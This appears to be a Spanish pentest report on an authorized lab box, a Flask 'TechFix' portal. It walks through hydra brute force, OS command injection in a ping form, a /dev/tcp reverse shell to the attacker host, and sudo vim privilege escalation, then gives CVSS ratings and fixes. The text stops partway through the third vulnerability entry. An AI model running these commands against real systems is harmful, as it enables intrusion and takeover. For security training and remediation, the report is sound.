INFORME DE PRUEBAS DE PENETRACIÓN

TechFix Solutions Portal Interno

Laboratorio **REVERSE** · whoami-labs — Evaluación web y de sistema

OBJETIVO COMPROMETIDO — FLAG OBTENIDA

`REVERSE{w3b_l0g1n_cmdi_r3v3rs3_sh3ll_pr1v3sc}`

Autor	**Josep Sanz**
Objetivo	**172.17.0.2 : 8080/tcp (HTTP)**
Aplicación	**TechFix Solutions · Portal Interno (Flask / Werkzeug 3.1.6)**
Tipo de prueba	**Caja negra (black-box), sin credenciales previas**
Fechas	**31/10/2026 – 01/11/2026**
Resultado	**Compromiso total del host (root)**
Clasificación	CONFIDENCIAL

1 Índice

1. Índice
2. Resumen ejecutivo
3. Alcance y reglas de compromiso
4. Metodología
5. Resumen de hallazgos
6. Narrativa técnica del ataque (con evidencias)
   - 6.1 Reconocimiento y escaneo de puertos
   - 6.2 Enumeración de contenido web
   - 6.3 Acceso inicial — fuerza bruta de credenciales
   - 6.4 Acceso autenticado al panel
   - 6.5 Inyección de comandos (RCE)
   - 6.6 Shell inversa como `www-data`
   - 6.7 Escalada de privilegios a `root`
   - 6.8 Captura de la flag
7. Detalle de vulnerabilidades (CVSS / CWE / OWASP)
8. Recomendaciones de remediación
9. Conclusión y lecciones
10. Anexo — Cronología e indicadores

2 Resumen ejecutivo

Se realizó una prueba de penetración de caja negra contra el portal interno **«TechFix Solutions»** expuesto en `172.17.0.2:8080`, partiendo sin credenciales ni información previa. En menos de una jornada de trabajo se logró pasar de un acceso anónimo desde la red a **control administrativo total del servidor (usuario `root`)**, encadenando cuatro debilidades independientes.

La cadena de ataque fue la siguiente: tras descubrir el servicio web, se enumeró el panel de acceso y se obtuvieron credenciales de administrador mediante un **ataque de fuerza bruta** (la contraseña seguía un patrón predecible y el formulario no limitaba los intentos). Ya autenticado, un módulo de «Diagnóstico de Red» ejecutaba comandos del sistema con la entrada del usuario sin sanear, lo que permitió una **inyección de comandos (RCE)** y abrir una **shell inversa** como el usuario del servicio web (`www-data`). Finalmente, una regla `sudo` mal configurada permitió **escalar a `root`** de forma trivial.

> **Riesgo global: CRÍTICO.** Cualquier atacante con acceso de red al puerto 8080, sin conocer ninguna credencial, puede comprometer por completo el servidor, acceder a los datos de clientes y contratos del portal y usar la máquina como punto de pivote hacia el resto de la red interna.

Hallazgo	Severidad	Impacto principal
VULN-01 · Inyección de comandos del SO en «Diagnóstico de Red»	CRÍTICA	Ejecución remota de código (RCE)
VULN-02 · Autenticación débil y sin protección anti–fuerza bruta	ALTA	Toma de cuenta de administrador
VULN-03 · Escalada de privilegios vía `sudo` NOPASSWD en `vim`	ALTA	Compromiso total (root)
VULN-04 · Servidor de desarrollo en producción, sin TLS y con fuga de versiones	MEDIA	Exposición de superficie / tráfico en claro

3 Alcance y reglas de compromiso

Parámetro	Detalle
Objetivo autorizado	`172.17.0.2` (host único)
Servicios en alcance	Servicio web en `8080/tcp` y el sistema operativo subyacente
Máquina atacante	Kali Linux — `172.17.0.1`
Tipo	Caja negra, sin credenciales. Pruebas de explotación permitidas.
Fuera de alcance	Denegación de servicio (DoS), ataques a terceros, ingeniería social
Autorización	Entorno de laboratorio (whoami-labs) con permiso explícito de ataque

> **Nota ética.** Todas las pruebas se ejecutaron contra un laboratorio aislado y expresamente autorizado para su explotación. Ninguna técnica aquí descrita debe aplicarse sobre sistemas de terceros sin autorización por escrito.

4 Metodología

La evaluación siguió una metodología estándar de pentest, alineada con **PTES** y con las tácticas de **MITRE ATT&CK**, recorriendo de forma ordenada las fases de reconocimiento, acceso inicial, ejecución, y escalada de privilegios:

Fase	Objetivo	Herramientas
Reconocimiento	Descubrir servicios y versiones	`nmap`
Enumeración web	Mapear rutas y puntos de entrada	`feroxbuster`

Acceso inicial	Obtener credenciales válidas	`crunch` , `hydra`
Ejecución (RCE)	Ejecutar comandos en el host	Inyección manual + `netcat`
Escalada de privilegios	Pasar de servicio a `root`	`sudo -l` , GTFOBins (`vim`)
Reporting	Documentar con evidencias	Capturas de pantalla

5 Resumen de hallazgos

ID	Vulnerabilidad	Severidad	CVSS 3.1	CWE
VULN-01	Inyección de comandos del SO (OS Command Injection)	CRÍTICA	9.1	CWE-78
VULN-02	Credenciales débiles + ausencia de bloqueo / rate-limiting	ALTA	8.2	CWE-307 / CWE-521
VULN-03	Escalada de privilegios local (`sudo` NOPASSWD en editor)	ALTA	7.8	CWE-250 / CWE-269
VULN-04	Servidor de desarrollo expuesto, HTTP sin cifrar, fuga de versiones	MEDIA	5.3	CWE-16 / CWE-319

La severidad combina el impacto técnico y la facilidad de explotación. Aunque VULN-02 y VULN-03 se puntúan por separado, en la práctica se encadenan con VULN-01 para lograr el compromiso total del host.

6 Narrativa técnica del ataque

A continuación se reconstruye la cadena completa de intrusión, paso a paso, con la evidencia gráfica de cada fase.

6.1 · Reconocimiento y escaneo de puertos

Se lanzó un escaneo completo de puertos TCP con detección de versión y scripts por defecto contra el objetivo:

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El único servicio expuesto es un servidor web en el puerto `8080/tcp`. La huella revela un servidor **Werkzeug 3.1.6 (Python 3.9.2)** —el servidor de desarrollo de Flask— sirviendo una aplicación titulada *«TechFix Solutions | Portal Interno»*. El uso de un servidor de desarrollo y la fuga de versiones exactas ya constituyen un indicio (ver VULN-04).




Figura 1. Escaneo `nmap`: puerto 8080/tcp abierto, Werkzeug 3.1.6 / Python 3.9.2, título «TechFix Solutions | Portal Interno».

6.2 · Enumeración de contenido web

Con el servicio identificado, se enumeraron rutas y ficheros con `feroxbuster` usando un diccionario de directorios y varias extensiones:

```
feroxbuster -u http://172.17.0.2:8080 -t 5 \
  -x php,bak,txt,html,py,zip \
  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

Se descubrieron las rutas clave de la aplicación. `/login` responde `200`, mientras que `/dashboard`, `/tickets` y `/logout` redirigen (`302`) al formulario de acceso: existe una zona autenticada tras el login.

Ruta	Código	Observación
`/login`	200	Formulario de acceso (punto de entrada)
`/dashboard`	302 → /login	Panel protegido
`/tickets`	302 → /login	Gestión de tickets (protegido)
`/logout`	302 → /login	Cierre de sesión




Figura 2. `feroxbuster` descubre `/login` (200) y las rutas protegidas `/dashboard`, `/tickets` y `/logout` (302 → login).

6.3 · Acceso inicial — fuerza bruta de credenciales

El formulario `/login` no presentaba protección frente a intentos automatizados (ni CAPTCHA, ni bloqueo de cuenta, ni limitación de velocidad). Partiendo del usuario evidente `admin`, se generó un diccionario de contraseñas con el patrón `admin` + 3 dígitos mediante `crunch`:

```
crunch 8 8 -t admin%%% -o w.txt      # 1000 candidatas: admin000 … admin999
```

Y se automatizó el ataque contra el formulario POST con `hydra`, usando como cadena de fallo el mensaje de error de la aplicación:

```
hydra -l admin -P w.txt 172.17.0.2 -s 8080 http-post-form \
  "/login:username=^USER^&password=^PASS^:Usuario o contrasenya incorrectos." \
  -t 16 -V -f
```

El ataque tuvo éxito rápidamente, revelando la credencial del administrador:

```
[8080][http-post-form] host: 172.17.0.2   login: admin   password: admin001
```

> La contraseña `admin001` es trivial y predecible; combinada con la ausencia total de controles anti–fuerza bruta, la cuenta administrativa cae en segundos (ver **VULN-02**).




Figura 3. Generación del diccionario con `crunch` y ataque de fuerza bruta con `hydra`: credencial válida `admin:admin001`.

6.4 · Acceso autenticado al panel

Con `admin:admin001` se accedió al **Panel Principal** del portal, confirmando el rol de «Administrador del Sistema». El panel expone módulos internos, entre ellos *Gestión de Tickets*, *Gestión de Clientes* (base de datos de clientes y contratos) y, de forma determinante, *Diagnóstico de Red*.




Figura 4. Panel autenticado como `admin`. Se observan los módulos internos y datos de clientes/tickets; destaca el módulo «Diagnóstico de Red».

6.5 · Inyección de comandos (RCE)

El módulo **«Diagnóstico de Red»** (`/diagnostic`) permite comprobar la conectividad a un equipo mediante `ping` , tomando una IP del usuario. La aplicación concatena ese valor directamente a un comando del sistema sin validarlo ni sanearlo. Se confirmó la ejecución de comandos inyectando un operador de encadenamiento:

```
172.17.0.1 && id
```

La respuesta incluyó, además de la salida del `ping` , el resultado del comando `id` , demostrando ejecución de código del lado del servidor con el usuario del servicio web:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




Figura 5. Inyección `172.17.0.1 && id` en «Diagnóstico de Red». La salida muestra `uid=33(www-data)` : confirma la ejecución remota de comandos (**VULN-01**).

6.6 · Shell inversa como `www-data`

Confirmada la inyección, se escaló de una ejecución ciega a una shell interactiva. En la máquina atacante se puso un listener a la escucha:

```
nc -lvnp 4444
```

Y en el campo vulnerable se inyectó una shell inversa que conecta de vuelta al atacante:

```
;sh -i >& /dev/tcp/172.17.0.1/4444 0>&1
```

El listener recibió la conexión entrante desde el objetivo, obteniendo una shell como `www-data`:

```
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 39660
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



Figura 6. Payload de shell inversa inyectado en `/diagnostic` y conexión recibida en `nc -lvnp 4444` desde `172.17.0.2`.

6.7 · Escalada de privilegios a `root`

Desde la shell como `www-data` se enumeraron los permisos `sudo` del usuario:

```
sudo -l
```

La configuración permitía ejecutar el editor `vim` como `root` **sin contraseña**:

```
User www-data may run the following commands on reverse:
    (root) NOPASSWD: /usr/bin/vim
```




Figura 7. `sudo -l` : `www-data` puede ejecutar `/usr/bin/vim` como `root` sin contraseña (**VULN-03**).

Esta es una mala configuración documentada en **GTFOBins**: `vim` puede lanzar una shell desde su modo comando. Se abusó de ella para obtener una shell con privilegios de `root` :

```
sudo vim -c '!sh'
```




Figura 8. Escalada mediante `sudo vim -c '!sh'` (técnica GTFOBins) para obtener ejecución como `root`.

6.8 · Captura de la flag

Ya como `root` (`uid=0`) se obtuvo control total del sistema y se leyó la flag del objetivo:

```
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/flag.txt
REVERSE{w3b_l0g1n_cmdi_r3v3rs3_sh3ll_pr1v3sc}
```

> **Objetivo comprometido con éxito.** El propio nombre de la flag resume la cadena: *web login → command injection → reverse shell → privilege escalation*.




Figura 9. Acceso como `root` y lectura de `/root/flag.txt`. El laboratorio REVERSE queda marcado como comprometido (01/11/2026 18:09).

7 Detalle de vulnerabilidades

VULN-01 · Inyección de comandos del SO (RCE)

CRÍTICA

Ubicación	Módulo «Diagnóstico de Red» — `POST /diagnostic`, campo «Dirección IP del equipo»
CVSS 3.1	**9.1 (Crítica)** — `AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
CWE	CWE-78 — Improper Neutralization of Special Elements used in an OS Command
OWASP	A03:2021 — Injection
MITRE ATT&CK	T1190 (Exploit Public-Facing App) · T1059 (Command & Scripting Interpreter)

DESCRIPCIÓN

La aplicación construye un comando `ping` del sistema concatenando directamente la IP introducida por el usuario, sin validación ni saneamiento. Metacaracteres de shell como `&&`, `;` o `|` permiten anexar comandos arbitrarios que el servidor ejecuta como `www-data`.

IMPACTO

Ejecución remota de código en el servidor. Sirve de punto de apoyo para una shell interactiva, lectura de datos y, encadenada con VULN-03, compromiso total del host y pivote hacia la red interna.

REMEDIACIÓN

- No invocar la shell del sistema. Validar la entrada contra una expresión regular estricta de dirección IP y usar bibliotecas nativas o `subprocess` con lista de argumentos (sin `shell=True`).
- Aplicar lista blanca de caracteres y rechazar cualquier metacarácter de shell.
- Ejecutar el servicio con el mínimo privilegio y en un entorno aislado (contenedor sin utilidades innecesarias).

VULN-02 · Autenticación débil sin anti–fuerza bruta

ALTA

Ubicación	`POST /login`
CVSS 3.1	**8.2 (Alta)** — `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N`
CWE	CWE-307 (Excessive Authentication Attempts) · CWE-521 (Weak Password Requirements)
OWASP	A07:2021 — Identification and Authentication Failures
MITRE ATT&CK	T1110 (Brute Force)

DESCRIPCIÓN

El formulario de acceso no limita el número de intentos (sin bloqueo de cuenta, retardo progresivo, CAPTCHA ni limitación por IP). Además, la contraseña del administrador (`admin001`) es trivial y sigue un patrón adivinable. Un diccionario de 1000 candidatas basta para comprometer la cuenta en segundos.

IMPACTO

Toma completa de la cuenta de administrador, que a su vez da acceso al módulo vulnerable VULN-01 y a los datos de clientes y contratos.

REMEDIACIÓN

- Imponer una política de contraseñas robusta y prohibir contraseñas predecibles/por defecto.
- Implementar bloqueo temporal, retardo exponencial y limitación de velocidad por cuenta e IP.
- Añadir CAPTCHA tras varios fallos y segundo factor (MFA) para cuentas administrativas.
- Registrar y alertar sobre ráfagas de intentos fallidos.

VULN-03 · Escalada de privilegios vía sudo NOPASSWD

ALTA

Ubicación	Configuración `sudoers` del host — `www-data → (root) NOPASSWD: /usr/bin/vim`
CVSS 3.1	**7.8 (Alta)** — `AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`
CWE	CWE-250 (Unnecessary Privileges) · CWE-269 (Improper Privilege Management)
MITRE ATT&CK	T1548.003 (Abuse Elevation Control: Sudo)

DESCRIPCIÓN

El usuario del servicio web puede ejecutar `vim` como `root` sin contraseña. `vim` figura en GTFOBins porque permite lanzar una shell (`:!sh`), por lo que esta regla equivale a conceder `root` directamente.

IMPACTO

